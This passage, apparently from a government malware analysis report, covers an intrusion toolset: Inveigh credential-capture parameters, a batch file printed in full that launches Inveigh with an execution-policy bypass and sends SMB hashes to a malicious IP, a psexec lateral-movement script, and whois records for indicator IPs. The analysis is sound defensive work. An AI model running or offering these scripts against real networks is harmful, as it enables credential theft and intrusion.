the local store. If the script does not exit gracefully, manually remove the certificate. This feature requires
local administrator access.

.PARAMETER HTTPSPort
Default = 443: TCP port for the HTTPS listener.

.PARAMETER HTTPSCertIssuer
Default = Inveigh: The issuer field for the cert that will be installed for HTTPS.

.PARAMETER HTTPSCertSubject
Default = localhost: The subject field for the cert that will be installed for HTTPS.

.PARAMETER HTTPSForceCertDelete
Default = Disabled: (Y/N) Force deletion of an existing certificate that matches HTTPSCertIssuer and
HTTPSCertSubject.

.PARAMETER Inspect
(Switch) Inspect LLMNR/mDNS/NBNS traffic only. With elevated privilege, SMB must be disabled with -smb if you do
not want NTLMv1/NTLMv2 captures over SMB. Without elevated privilege, the desired inspect listeners must be
enabled.

.PARAMETER IP
Local IP address for listening and packet sniffing. This IP address will also be used for LLMNR/mDNS/NBNS spoofing
if the SpooferIP parameter is not set.

.PARAMETER LogOutput
Default = Enabled: (Y/N) Enable/Disable storing log messages in memory.

.PARAMETER LLMNR
Default = Enabled: (Y/N) Enable/Disable LLMNR spoofing.

.PARAMETER LLMNRTTL
Default = 30 Seconds: LLMNR TTL in seconds for the response packet.

.PARAMETER MachineAccounts
Default = Disabled: (Y/N) Enable/Disable showing NTLM challenge/response captures from machine accounts.

.PARAMETER mDNS
Default = Disabled: (Y/N) Enable/Disable mDNS spoofing.

.PARAMETER mDNSTTL
Default = 120 Seconds: mDNS TTL in seconds for the response packet.
--End Documented Parameters—-

Inveigh-Relay.ps1

Details

Name	Inveigh-Relay.ps1
Size	227407
Type	ASCII text
MD5	5dbef7bddaf50624e840ccbce2816594
SHA1	f9b72a2802d2a7ff33fd2d4bbcf41188724fcaa8
ssdeep	6144:dqtii3p3p3Y3V363F3/3HOXCZiZVZkZ0ZCZyZMZqZ+ZqZXVyRMjP:X
Entropy	4.77558019521

Antivirus

McAfee	PS/HackTool
BitDefender	Application.Hacktool.TP
Emsisoft	Application.Hacktool.TP (B)

Relationships

(F) Inveigh-Relay.ps1 (5dbef)	Related_To	(F) Inveigh.ps1 (aa905)

Description

Inveigh-Relay is used in conjunction with Inveigh to capture credentials and challenge/response hashes over the network. Inveigh-Relay also sets up its own interactive shell. By default Inveigh-Relay will proxy data over TCP Port 8182. This tool can be utilized to perform SMB relay attacks, which allows an operator to spread laterally over a victim network. This utility is available publicly on GitHub. Displayed below are some of the parameter options documented within this PowerShell script.

--Begin Documented Parameters—-
.PARAMETER ProxyRelay
Default = Disabled: (Y/N): Enable/Disable relaying proxy authentication.

.PARAMETER ProxyIP
Default = Any: IP address for the proxy listener.

.PARAMETER ProxyPort
Default = 8182: TCP port for the proxy listener.

.PARAMETER ProxyIgnore
Default = Firefox: Comma separated list of keywords to use for filtering browser user agents. Matching browsers
will not be sent the wpad.dat file used for capturing proxy authentications. Firefox does not work correctly
with the proxy server failover setup. Firefox will be left unable to connect to any sites until the proxy is
cleared. Remove "Firefox" from this list to attack Firefox. If attacking Firefox, consider setting
-SpooferRepeat N to limit attacks against a single target so that victims can recover Firefox connectivity by
closing and reopening.

.PARAMETER RelayAutoDisable
Default = Enable: (Y/N) Enable/Disable automaticaly disabling SMB relay after a successful command execution on

target.

.PARAMETER RelayAutoExit
Default = Enable: (Y/N) Enable/Disable automaticaly exiting after a relay is disabled due to success or error.

.PARAMETER RunTime
(Integer) Run time duration in minutes.

.PARAMETER Service
Default = 20 Character Random: Name of the service to create and delete on the target.

.PARAMETER ShowHelp
Default = Enabled: (Y/N) Enable/Disable the help messages at startup.

.PARAMETER SMB1
(Switch) Force SMB1. The default behavior is to perform SMB version negotiation and use SMB2 if supported by the
target.

.PARAMETER StartupChecks
Default = Enabled: (Y/N) Enable/Disable checks for in use ports and running services on startup.

.PARAMETER StatusOutput
Default = Enabled: (Y/N) Enable/Disable startup and shutdown messages.

.PARAMETER Target
IP address of system to target for SMB relay.

.PARAMETER Tool
Default = 0: (0/1/2) Enable/Disable features for better operation through external tools such as Meterpreter's
PowerShell extension, Metasploit's Interactive PowerShell Sessions payloads and Empire.
0 = None, 1 = Metasploit/Meterpreter, 2 = Empire
--End Documented Parameters--

svcsrv.bat

Details

Name	svcsrv.bat
Size	146
Type	ASCII text, with CRLF line terminators
MD5	61c909d2f625223db2fb858bbdf42a76
SHA1	b45d63d4d952e9a0715583f97a2d9edeb45ae74e
ssdeep	3:HjVygSSJJLNyLm/sRIm+ZCRrFquLLTzOSX36I41uF:HjssnyLmURcZCdtTzOw3b41uF
Entropy	5.09864672537

Antivirus

No matches found.

Relationships

(F) svcsrv.bat (61c90)	Connected_To	(I) 5.153.58.45
(F) svcsrv.bat (61c90)	Related_To	(F) Inveigh.ps1 (aa905)
(F) svcsrv.bat (61c90)	Characterized_By	(S) Svcsrv.bat_screenshot.png

Description


Svcsrv.bat is a batch file configured to invoke PowerShell.exe and run the program, Inveigh.ps1. The batch file was configured to send data to the malicious IP address, 5.153.58.45. Displayed below are the contents of Svcsrv.bat.

```
--Begin Content of Svcsrv.bat--
cd %~dp0
powershell.exe -noexit -executionpolicy bypass -command ". .\Inveigh.ps1; Invoke-Inveigh -ip 5.153.58.45 -LLMNR N -HTTP N -FileOutput Y"
--End Content of Svcsrv.bat--
```

A screenshot of this script being executed is attached to this product. As this screenshot indicates, svcsrv.bat starts Inveigh with only the "SMB Capture" option enabled. This will capture SMB challenges to the victim system, and forward them to the malicious IP 5.153.58.45. This may enable the operator to capture NTLM password hashes forwarded to this IP. At this point, the operator can crack the NTLM hashes and attain passwords used to access network resources on the compromised network, which will permit lateral movement.

Screenshots

- **Svcsrv.bat_screenshot.png**



```
C:\Users\user01\Desktop\Malware\i>powershell.exe -noexit -executionpolicy bypass -command ". .\Inveigh.ps1; Invoke-Invei
gh -ip 192.1.1.8 -LLMNR N -HTTP N -FileOutput Y"
Inveigh 1.3.1 started at 2017-06-13T13:14:17
Elevated Privilege Mode = Enabled
WARNING: Windows Firewall = Enabled
Primary IP Address = 192.1.1.8
LLMNR Spoofer = Disabled
mDNS Spoofer = Disabled
NBNS Spoofer = Disabled
SMB Capture = Enabled
HTTP Capture = Disabled
HTTPS Capture = Disabled
Machine Account Capture = Disabled
Real Time Console Output = Disabled
Real Time File Output = Enabled
Output Directory = C:\Users\user01\Desktop\Malware\i
WARNING: Run Stop-Inveigh to stop Inveigh
PS C:\Users\user01\Desktop\Malware\i> _
```

Screenshot of svcsrv.bat.

n.zip.dv9vpwt.partial

Details

Name	n.zip.dv9vpwt.partial
Size	192897
Type	Zip archive data, at least v2.0 to extract
MD5	3b6c3df08e99b40148548e96cd1ac872
SHA1	a602b03555a505cfcfc4b5f4f716b2ba88ed4cd8
ssdeep	3072:YnNhgA2YcTOFFvik/VZMaqM3M/cmlTSdvN/xR3M5KuYktpJhErxNWNfamTQGfBsf:k2DTOji8IM8/vCxLM5lXhEmTpfCJVoBQ
Entropy	7.99807624013

Antivirus

No matches found.

Relationships

(F) n.zip.dv9vpwt.partial (3b6c3)	Contains	(F) list.txt (61e26)
(F) n.zip.dv9vpwt.partial (3b6c3)	Contains	(F) Ps.exe (aeee9)
(F) n.zip.dv9vpwt.partial (3b6c3)	Contains	(F) SD.bat (7dbfa)

Description

This file is a zip compressed archive. It contains the following files, which are included in this report:

--Begin zip contents--
list.txt
Ps.exe
SD.bet
--End zip contents--

list.txt

Details

Name	list.txt
Size	4848
Type	ASCII text, with CRLF line terminators
MD5	61e2679cd208e0a421adc4940662c583
SHA1	3d36e477643375030431301abaccb8287b2eecce
ssdeep	96:PXMJy4u9mwaloLmBE3iMZQtyoUmT4iJAnOl8TKJ:PXLp9mwaloLmBE3iqQtyoUIT
Entropy	3.09733567586

Antivirus

No matches found.

Relationships

(F) list.txt (61e26)	Contained_Within	(F) n.zip.dv9vpwt.partial (3b6c3)
(F) list.txt (61e26)	Resolved_To	(F) SD.bat (7dbfa)

Description

The file "list.txt" is a list of IP addresses, some of which are invalid, as some values of the 4th octet exceeds the 254 limit (255 is for broadcast). This list is used by 'SD.bat' to enumerate the targeted network (explained further via SD.bat analysis, included in this report).

Valid IP Range: 10.200.7.1 - 10.200.7.255
Invalid IP Range: 10.200.7.256 - 10.200.7.354

Ps.exe

Details

Name	Ps.exe
Size	381816
Type	PE32 executable (console) Intel 80386, for MS Windows
MD5	aeee996fd3484f28e5cd85fe26b6bdcd
SHA1	cd23b7c9e0edef184930bc8e0ca2264f0608bcb3
ssdeep	6144:xytTHoerLyksdxFPSWaNJaS1I1f4ogQs/LT7Z2Swc0IZCYA+l82:x6TH9F8bPSHDogQsTJJJK+l82
Entropy	6.56613336134

Antivirus

No matches found.

PE Information

Compiled	2010-04-27T00:23:59Z

PE Sections

Name	MD5	Raw Size	Entropy
(header)	548c2646e6894ca25a6566b05f9dff43	1024	2.44211621906
.text	b6822df1b8a74e6089d1e3dd94bd54e5	149504	6.56822413656
.rdata	10c63e2e8fe35a2cbe6ae6814f7756a6	34304	5.31647891314
.data	f9850349e6edfb121b1aa80be256e852	8192	1.50045151734
.rsrc	0dd8e6e638e604ae0e8f26627a45aef2	182784	6.5918396837

Packers

Name	Version	Entry Point
Microsoft Visual C++ ?.?	NA	NA

Relationships

(F) Ps.exe (aeee9)	Contained_Within	(F) n.zip.dv9vpwt.partial (3b6c3)
(F) Ps.exe (aeee9)	Related_To	(F) SD.bat (7dbfa)

Description

This file is psexec.exe from the Sysinternals tool suite. In this case, it is used in a malicious nature in an attempt to spread laterally on a compromised computer network.

SD.bat

Details

Name	SD.bat
Size	343
Type	DOS batch file, ASCII text, with CRLF line terminators
MD5	7dbfa8cbb39192ffe2a930fc5258d4c1
SHA1	64f0ac82ccc4a6def48d5f9079b7c146126c6464
ssdeep	6:/kuFHh257l3YgPS62c7q5mJpna7CvpfVKSV1n/H6RDzKRfgP8X:/JC1l3H7CmLa7ufVbOzKpX
Entropy	4.94900696663

Antivirus

No matches found.

Relationships

(F) SD.bat (7dbfa)	Contained_Within	(F) n.zip.dv9vpwt.partial (3b6c3)
(F) SD.bat (7dbfa)	Related_To	(F) Ps.exe (aeee9)
(F) SD.bat (7dbfa)	Resolved_To	(F) list.txt (61e26)

Description

SD.bat is a batch file that enumerates through the list of IP addresses found in the text file, "list.txt." Using "ps.exe," SD.bat attempts to log into each IP address, using the following credentials:

User= <Domain>\<User_Name>
Pass= <Password>

The exact contents of this script are displayed below:

```
--Begin SD.BAT Script—
@ECHO OFF

FOR /F "Tokens=1 delims=\\" %%I IN (list.txt) DO CALL :_Run %%I

GOTO :EOF

:_Run

SET ws=%1
SET user=<Domain>\<User_Name>
SET pass= <Password>

Echo Checking %ws%...

ps.exe -accepteula \\%ws% -u %user% -p %pass% -s cmd /c netstat -a > %TEMP%\%ws%ns.txt

GOTO :EOF

----------------------------------------------------
--End SD.BAT Script--
```

IPs

187.130.251.249

Whois

```
inetnum:     187.128/12
status:      allocated
aut-num:     N/A
owner:       Uninet S.A. de C.V.
ownerid:     MX-USCV4-LACNIC
responsible: No hay informacion
address:     Insurgentes Sur, 3500, Piso 4 Peña Pobre
address:     14060 - Tlalpan - CX
country:     MX
phone:       +52  5554876500 []
owner-c:     GEC10
tech-c:      DCA
abuse-c:     SRU
inetrev:     187.130/16
nserver:     NSMEX4.UNINET.NET.MX
nsstat:      20170610 AA
nslastaa:    20170610
nserver:     NSMEX3.UNINET.NET.MX
nsstat:      20170610 AA
nslastaa:    20170610
created:     20071206
changed:     20120227
```

```
nic-hdl:    DCA
person:     GESTION DE CAMBIOS
e-mail:     email[@]REDUNO.COM.MX
address:    PERIFERICO SUR, 3190, ALVARO OBREG
address:    01900 - MEXICO DF - CX
country:    MX
phone:      +52 5 556244400 []
created:    20021210
changed:    20170107

nic-hdl:    GEC10
person:     GESTION DE CAMBIOS
e-mail:     email[@]REDUNO.COM.MX
address:    AV. INSURGENTES SUR, 3500, TORRE TELMEX COL. PEÑA POBRE
address:    14060 - TLALPAN - CX
country:    MX
phone:      +52  5556244400 []
created:    20110706
changed:    20170605

nic-hdl:    SRU
person:     SEGURIDAD DE RED UNINET
e-mail:     email[@]UNINET.NET.MX
address:    PERIFERICO SUR, 3190, ALVARO OBREG
address:    01900 - MEXICO - CX
country:    MX
phone:      +52 55 52237234 []
created:    20030701
changed:    20170107
```

Relationships

(I) 187.130.251.249	Connected_From	(F) goo-AA021-1468346915-00-50-56-A5-34-B3.js (ba756)
(I) 187.130.251.249	Characterized_By	(W) inetnum: 187.128
(I) 187.130.251.249	Connected_From	(F) d.js (a07aa)

184.154.150.66

Whois

```
NetRange:       184.154.0.0 - 184.154.255.255
CIDR:           184.154.0.0/16
NetName:        SINGLEHOP
NetHandle:      NET-184-154-0-0-1
Parent:         NET184 (NET-184-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS32475
Organization:   SingleHop, Inc. (SINGL-8)
RegDate:        2010-06-21
Updated:        2012-03-02
Ref:            https[:]//whois.arin.net/rest/net/NET-184-154-0-0-1


OrgName:        SingleHop, Inc.
OrgId:          SINGL-8
Address:        500 West Madison Street
Address:        Suite 801
City:           Chicago
StateProv:      IL
PostalCode:     60661
Country:        US
RegDate:        2007-03-07
Updated:        2017-01-28
Comment:        http[:]//www[.]singlehop.com/
Ref:            https[:]//whois.arin.net/rest/org/SINGL-8

ReferralServer:  rwhois://rwhois.singlehop.net:4321
```

```
OrgTechHandle: NETWO1546-ARIN
OrgTechName:   Network Operations
OrgTechPhone:  +1-866-817-2811
OrgTechEmail:  email[@]singlehop.com
OrgTechRef:    https[:]//whois.arin.net/rest/poc/NETWO1546-ARIN

OrgNOCHandle: NETWO1546-ARIN
OrgNOCName:   Network Operations
OrgNOCPhone:  +1-866-817-2811
OrgNOCEmail:  email[@]singlehop.com
OrgNOCRef:    https[:]//whois.arin.net/rest/poc/NETWO1546-ARIN

OrgAbuseHandle: ABUSE2492-ARIN
OrgAbuseName:   Abuse Department
OrgAbusePhone:  +1-866-817-2811
OrgAbuseEmail:  email[@]singlehop.com
OrgAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE2492-ARIN

RTechHandle: NETWO1546-ARIN
RTechName:   Network Operations
RTechPhone:  +1-866-817-2811
RTechEmail:  email[@]singlehop.com
RTechRef:    https[:]//whois.arin.net/rest/poc/NETWO1546-ARIN

RAbuseHandle: ABUSE2492-ARIN
RAbuseName:   Abuse Department
RAbusePhone:  +1-866-817-2811
RAbuseEmail:  email[@]singlehop.com
RAbuseRef:    https[:]//whois.arin.net/rest/poc/ABUSE2492-ARIN

RNOCHandle: NETWO1546-ARIN
RNOCName:   Network Operations
RNOCPhone:  +1-866-817-2811
RNOCEmail:  email[@]singlehop.com
RNOCRef:    https[:]//whois.arin.net/rest/poc/NETWO1546-ARIN


#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https[:]//www[.]arin.net/whois_tou.html
#
# If you see inaccuracies in the results, please report at
# https[:]//www[.]arin.net/public/whoisinaccuracy/index.xhtml
#

%rwhois V-1.5:003eff:00 rwhois.singlehop.com (by Network Solutions, Inc. V-1.5.9.5)
network:Class-Name:network
network:ID:ORG-SINGL-8.184-154-150-64/26
network:Auth-Area:184.154.0.0/16
network:IP-Network:184.154.150.64/26
network:Organization:DataHOP
network:Street-Address:Datahop
network:City:Fortaleza
network:State:ce
network:Postal-Code:62450000
network:Country-Code:BR
network:Tech-Contact;I:NETWO1546-ARIN
network:Admin-Contact;I:NETWO1546-ARIN
network:Abuse-Contact;I:ABUSE2492-ARIN
network:Created:20140102
network:Updated:20140102
```

Relationships

(I) 184.154.150.66	Characterized_By	(W) NetRange: 184.
(I) 184.154.150.66	Connected_From	(F) d.js (a07aa)

2.229.10.193

Whois

```
inetnum:       2.229.10.0 - 2.229.10.255
netname:       FASTWEB-POP-SMALL-BUSINESS
descr:         Infrastructure for Fastwebs main location
descr:         IP addresses for Small Business Customer 41, public subnet
country:       IT
admin-c:       IRS2-RIPE
tech-c:        IRS2-RIPE
status:        ASSIGNED PA
mnt-by:        FASTWEB-MNT
remarks:       In case of improper use originating from our network,
remarks:       please mail customer or email[@]fastweb.it
remarks:       INFRA-AW
created:       2011-07-29T09:10:22Z
last-modified: 2011-07-29T09:10:22Z
source:        RIPE

person:        ip registration service
address:       Via Caracciolo, 51
address:       20155 Milano MI
address:       Italy
phone:         +39 02 45451
fax-no:        +39 02 45451
nic-hdl:       IRS2-RIPE
mnt-by:        FASTWEB-MNT
remarks:
remarks:       In case of improper use originating from our network,
remarks:       please mail customer or email[@]fastweb.it
remarks:
created:       2001-12-18T12:06:41Z
last-modified: 2008-02-29T14:09:58Z
source:        RIPE # Filtered

% Information related to '2.224.0.0/13AS12874'

route:         2.224.0.0/13
descr:         Fastweb Networks block
origin:        AS12874
remarks:
remarks:       In case of improper use originating from our network,
remarks:       please mail customer or email[@]fastweb.it
remarks:
mnt-by:        FASTWEB-MNT
created:       2011-02-07T10:33:03Z
last-modified: 2011-02-07T10:33:03Z
source:        RIPE
```

Relationships

(I) 2.229.10.193	Characterized_By	(W) inetnum: 2.22
(I) 2.229.10.193	Connected_From	(F) ntdll.exe (8943e)

41.78.157.34

Whois

```
inetnum:       41.78.156.0 - 41.78.159.255
netname:       NG-DCC-NETWORKS
descr:         Computer Warehouse Group
country:       NG
org:           ORG-CWg1-AFRINIC
admin-c:       OO28-AFRINIC
tech-c:        OO28-AFRINIC
status:        ALLOCATED PA
notify:
mnt-by:        AFRINIC-HM-MNT
mnt-lower:     DCC-NETWORKS-MNT
```

```
changed:        20100812
source:         AFRINIC
parent:         41.0.0.0 - 41.255.255.255

organisation:   ORG-CWg1-AFRINIC
org-name:       Computer Warehouse group
org-type:       LIR
country:        NG
address:        54A Plot 10
address:        ADEBAYO DORHERTY RD
address:        OFF ADMIRALTY WAY
address:        LEKKI PHASE 1
address:        Lagos 234
phone:          +234(0)8135021575
phone:          +234(0)7034060824
phone:          +234(0)8135021575
fax-no:         +23412705998
e-mail:
e-mail:
admin-c:        OO28-AFRINIC
tech-c:         OO28-AFRINIC
mnt-ref:        AFRINIC-HM-MNT
mnt-ref:        DCC-NETWORKS-MNT
notify:
notify:
mnt-by:         AFRINIC-HM-MNT
changed:        20100812
changed:        20151012
changed:        20161006
changed:        20170515
source:         AFRINIC

person:         OCC Osuagwu
address:        DCC Networks
                Block 54A, Plot 10
                Adebayo Doherty Road
                Off Admiralty Road
                Lekki Phase 1, Lagos
phone:          +2348039601465
fax-no:         +23412705998
e-mail:
nic-hdl:        OO28-AFRINIC
notify:
changed:        20100713
source:         AFRINIC
```

Relationships

(I) 41.78.157.34	Characterized_By	(W) inetnum: 41.7
(I) 41.78.157.34	Connected_From	(F) ntdll.exe (8943e)

176.53.11.130

Whois

```
inetnum:        176.53.11.128 - 176.53.11.191
netname:        x08082016-31989
descr:          x08082016 - IPv4 Network
remarks:        -------------------------------------------------------
remarks:        Using for dedicated server and co-location services.
remarks:        Please send abuse reports to
remarks:        -------------------------------------------------------
country:        TR
admin-c:        RLA11-RIPE
tech-c:         RLA11-RIPE
status:         ASSIGNED PA
mnt-by:         AS42926-MNT
mnt-lower:      AS42926-MNT
mnt-routes:     AS42926-MNT
```

```
notify:
created:        2016-06-12T07:00:23Z
last-modified:  2016-08-08T11:31:18Z
source:         RIPE

role:           RADORE LIR
address:        Buyukdere Cad. No.171 Metrocity AVM -4 Kat D.39-46S 34394 ISTANBUL TURKEY
phone:          +90 212 344 04 04
e-mail:
org:            ORG-RHTH1-RIPE
admin-c:        RNOC6-RIPE
tech-c:         RNOC6-RIPE
nic-hdl:        RLA11-RIPE
notify:
abuse-mailbox:
mnt-by:         AS42926-MNT
created:        2008-02-01T23:57:10Z
last-modified:  2016-06-15T02:31:35Z
source:         RIPE

route:          176.53.11.0/24
descr:          AS42926-NETWORK
origin:         AS42926
mnt-by:         AS42926-MNT
notify:
created:        2011-05-26T09:21:50Z
last-modified:  2011-05-26T09:21:50Z
source:         RIPE
```

Relationships

(I) 176.53.11.130	Characterized_By	(W) inetnum: 176.
(I) 176.53.11.130	Connected_From	(F) ntdll.exe (8943e)

82.222.188.18

Whois

```
inetnum:        82.222.0.0 - 82.222.255.255
netname:        TR-BILISIMTELEKOM-20031219
country:        TR
org:            ORG-BTHA1-RIPE
admin-c:        TK2426-RIPE
tech-c:         TK2426-RIPE
status:         ALLOCATED PA
notify:
mnt-by:         RIPE-NCC-HM-MNT
mnt-lower:      MNT-TELLCOM
mnt-domains:    MNT-TELLCOM
mnt-routes:     MNT-TELLCOM
created:        2003-12-19T10:06:19Z
last-modified:  2016-04-14T09:33:53Z
source:         RIPE

organisation:   ORG-BTHA1-RIPE
org-name:       TELLCOM ILETISIM HIZMETLERI A.S.
org-type:       LIR
address:        Yeni Mahalle Pamukkale Sokak No 3 Soganlik - Kartal
address:        34880
address:        ISTANBUL
address:        TURKEY
phone:          +90 850 222 1 222
fax-no:         +90 850 222 1 222
descr:          TELLCOM ILETISIM HIZMETLERI A.S.
e-mail:
abuse-c:        AR17328-RIPE
admin-c:        ED3434-RIPE
admin-c:        EE21-RIPE
admin-c:        AI1848-RIPE
```

```
admin-c:       EA5625-RIPE
admin-c:       TK2426-RIPE
admin-c:       MK12212-RIPE
mnt-ref:       MNT-TELLCOM
mnt-ref:       RIPE-NCC-HM-MNT
tech-c:        AI1848-RIPE
tech-c:        TK2426-RIPE
mnt-by:        RIPE-NCC-HM-MNT
created:       2005-04-08T13:04:19Z
last-modified: 2017-01-19T12:00:22Z
source:        RIPE

person:        TEKNIK KONTAK
address:       Salih Tozan Sk. Karamancilar Is Mrkz. C Blok No:16 34394
Esentepe/Sisli/ISTANBUL TR
phone:         +90 850 222 4662
nic-hdl:       TK2426-RIPE
mnt-by:        MNT-TELLCOM
created:       2006-02-07T11:52:58Z
last-modified: 2016-03-16T21:07:30Z
source:        RIPE

route:         82.222.188.0/24
descr:         Avrupa Kurumsal Lan
origin:        AS34984
mnt-by:        MNT-TELLCOM
mnt-routes:    MNT-TELLCOM
created:       2011-06-21T11:33:53Z
last-modified: 2011-06-21T11:33:53Z
source:        RIPE
```

Relationships

(I) 82.222.188.18	Characterized_By	(W) inetnum: 82.2
(I) 82.222.188.18	Connected_From	(F) ntdll.exe (8943e)

130.25.10.158

Whois

```
inetnum:       130.25.0.0 - 130.25.127.255
netname:       VODAFONE-IT-63
descr:         IP addresses assigned for VF DSL customers
country:       IT
admin-c:       VI745-RIPE
tech-c:        VI745-RIPE
status:        ASSIGNED PA
mnt-by:        VODAFONE-IT-MNT
created:       2011-10-17T13:58:27Z
last-modified: 2011-11-22T14:53:03Z
source:        RIPE

role:          Vodafone Italy
address:       Via Jervis, 13
address:       Ivrea (TO)
address:       ITALY
remarks:       ****************************************************************
remarks:       For any abuse or spamming issue,
remarks:       please send an email to:
remarks:
e-mail:
abuse-mailbox:
remarks:       ****************************************************************
remarks:       For any communication about RIPE objects registration
remarks:       please send an email to:
remarks:
remarks:       *****************************************************************
admin-c:       VIIA1-RIPE
tech-c:        VIIA1-RIPE
```

```
nic-hdl:       VI745-RIPE
mnt-by:        VODAFONE-IT-MNT
created:       2011-10-27T12:50:34Z
last-modified: 2014-01-07T13:24:38Z
source:        RIPE

route:         130.25.0.0/16
descr:         IP route for VF DSL customers
origin:        AS30722
mnt-by:        VODAFONE-IT-MNT
created:       2011-10-17T14:03:15Z
last-modified: 2011-10-17T14:03:15Z
source:        RIPE
```

Relationships

(I) 130.25.10.158	Characterized_By	(W) inetnum: 130.
(I) 130.25.10.158	Connected_From	(F) ntdll.exe (8943e)

41.205.61.221

Whois

```
IP Location     Angola Angola Luanda Tv Cabo Angola Lda
ASN     Angola AS36907 TVCaboAngola, AO (registered Jun 09, 2006)
Resolve Host    cust221-61.205.41.netcabo.co.ao
Whois Server
IP Address      41.205.61.221
```

Relationships

(I) 41.205.61.221	Characterized_By	(W) IP Location Angola
(I) 41.205.61.221	Connected_From	(F) ntdll.exe (8943e)

5.150.143.107

Whois

```
inetnum:       5.150.143.96 - 5.150.143.127
netname:       K-COMM-KPNQwestItaliaSpa
descr:         KPNQwest Italia Spa
descr:         MILANO MI
country:       IT
admin-c:       MF641-RIPE
tech-c:        PL1350-RIPE
tech-c:        MV957-RIPE
remarks:       ---------------------------------
remarks:       Abuse and SPAM:
remarks:       ---------------------------------
notify:
status:        ASSIGNED PA
mnt-by:        AS5602-MNT
created:       2013-11-04T13:28:15Z
last-modified: 2016-02-16T16:56:38Z
source:        RIPE

person:        Marco Fiorentino
address:       KPNQwest Italia S.p.a.
address:       Via Leopardi, 9
address:       I-20123 Milano - Italy
phone:         +39 02 438191
fax-no:        +39 02 48013716
e-mail:
nic-hdl:       MF641-RIPE
mnt-by:        AS5602-MNT
created:       1970-01-01T00:00:00Z
last-modified: 2003-08-01T08:13:27Z
source:        RIPE

person:        Network Team
```

```
address:       KPNQwest Italia S.p.a.
address:       via Leopardi, 9
address:       I-20123 Milano - MI
address:       Italy
phone:         +39 02 438191
fax-no:        +39 02 48013716
e-mail:
nic-hdl:       MV957-RIPE
mnt-by:        AS5602-MNT
created:       2002-09-04T11:49:49Z
last-modified:  2015-03-26T09:28:32Z
source:        RIPE

person:        Paolo Livio
address:       KPNQwest Italia SpA
address:       via Leopardi, 9
address:       I-20123 Milano - MI
address:       Italy
phone:         +39 02 438191
fax-no:        +39 02 48013716
e-mail:
nic-hdl:       PL1350-RIPE
mnt-by:        AS5602-MNT
created:       2003-02-26T11:56:34Z
last-modified:  2013-03-01T13:07:32Z
source:        RIPE

route:         5.150.128.0/20
descr:         KPNQwest Italia SpA netblock
origin:        AS5602
notify:
mnt-by:        AS5602-MNT
created:       2013-04-26T14:51:37Z
last-modified:  2013-04-26T14:51:37Z
source:        RIPE
```

Relationships

(I) 5.150.143.107	Characterized_By	(W) inetnum: 5.15
(I) 5.150.143.107	Connected_From	(F) ntdll.exe (8943e)

193.213.49.115

Whois

```
inetnum:       193.213.48.0 - 193.213.63.255
netname:       NO-TELENOR-NORGE-XDSL-CUSTOMERS-21-NET
descr:         Telenor Norge xDSL customers
country:       NO
admin-c:       TBS-RIPE
tech-c:        TBS-RIPE
status:        ASSIGNED PA
remarks:       INFRA-AW
mnt-by:        TNXHM-MNT
created:       2015-10-28T11:08:02Z
last-modified:  2015-10-28T11:08:02Z
source:        RIPE

role:          TBS AS - Customer Internet Access
address:       Telenor Norge AS
address:       Snaroyveien 30
address:       NO-1360 Fornebu
address:       Norway
phone:         +47 67890000
e-mail:
abuse-mailbox:
admin-c:       EOE-RIPE
tech-c:        EOE-RIPE
tech-c:        IMH7-RIPE
```

```
nic-hdl:       TBS-RIPE
mnt-by:         TNXHM-MNT
created:        2002-09-12T07:26:31Z
last-modified:  2016-03-08T15:42:26Z
source:         RIPE

route:         193.212.0.0/14
descr:         Telenor Norge AS
origin:        AS2119
mnt-by:         AS2119-MNT
created:        1970-01-01T00:00:00Z
last-modified:  2012-01-02T23:13:53Z
source:         RIPE
```

Relationships

(I) 193.213.49.115	Characterized_By	(W) inetnum: 193.
(I) 193.213.49.115	Connected_From	(F) ntdll.exe (8943e)

195.87.199.197

Whois

```
inetnum:        195.87.0.0 - 195.87.255.255
netname:         TR-VFNET-960726
country:        TR
org:           ORG-bIHA1-RIPE
admin-c:        BTB10-RIPE
tech-c:        BTB10-RIPE
status:        ALLOCATED PA
notify:
mnt-by:         RIPE-NCC-HM-MNT
mnt-by:         MNT-BORUSAN
mnt-lower:       MNT-BORUSAN
mnt-routes:      MNT-BORUSAN
created:        2002-01-09T07:54:11Z
last-modified:  2016-06-02T11:27:20Z
source:         RIPE

organisation:   ORG-bIHA1-RIPE
org-name:       VODAFONE NET ILETISIM HIZMETLERI ANONIM SIRKETI
org-type:       LIR
address:        BUYUKDERE CAD. No.251
address:        34398
address:        Maslak / Sisli / Istanbul
address:        TURKEY
phone:         +902123555100
fax-no:        +902123470470
e-mail:
admin-c:        SE4047-RIPE
admin-c:        YP419-RIPE
abuse-c:        BTB10-RIPE
mnt-ref:        RIPE-NCC-HM-MNT
mnt-ref:        MNT-BORUSAN
mnt-by:         RIPE-NCC-HM-MNT
mnt-by:         MNT-BORUSAN
created:        2004-04-17T12:07:12Z
last-modified:  2016-06-02T11:27:17Z
source:         RIPE

role:          Borusan Telekom Backbone Group
address:        Buyukdere Caddesi No:112
address:        34394 Esentepe
address:        Istanbul - TURKEY
phone:         +90 212 355 5151
fax-no:        +90 212 355 5165
e-mail:
admin-c:        YP419-RIPE
admin-c:        HE2215-RIPE
```

```
admin-c:       BG4907-RIPE
admin-c:       MO5556-RIPE
tech-c:        YP419-RIPE
tech-c:        HE2215-RIPE
tech-c:        BG4907-RIPE
tech-c:        MO5556-RIPE
nic-hdl:       BTB10-RIPE
abuse-mailbox:
notify:
mnt-by:        MNT-BORUSAN
created:       2006-03-08T11:54:46Z
last-modified: 2017-02-16T12:09:46Z
source:        RIPE

route:         195.87.199.0/24
descr:         Borusan Telekom
origin:        AS15924
mnt-by:        MNT-BORUSAN
notify:
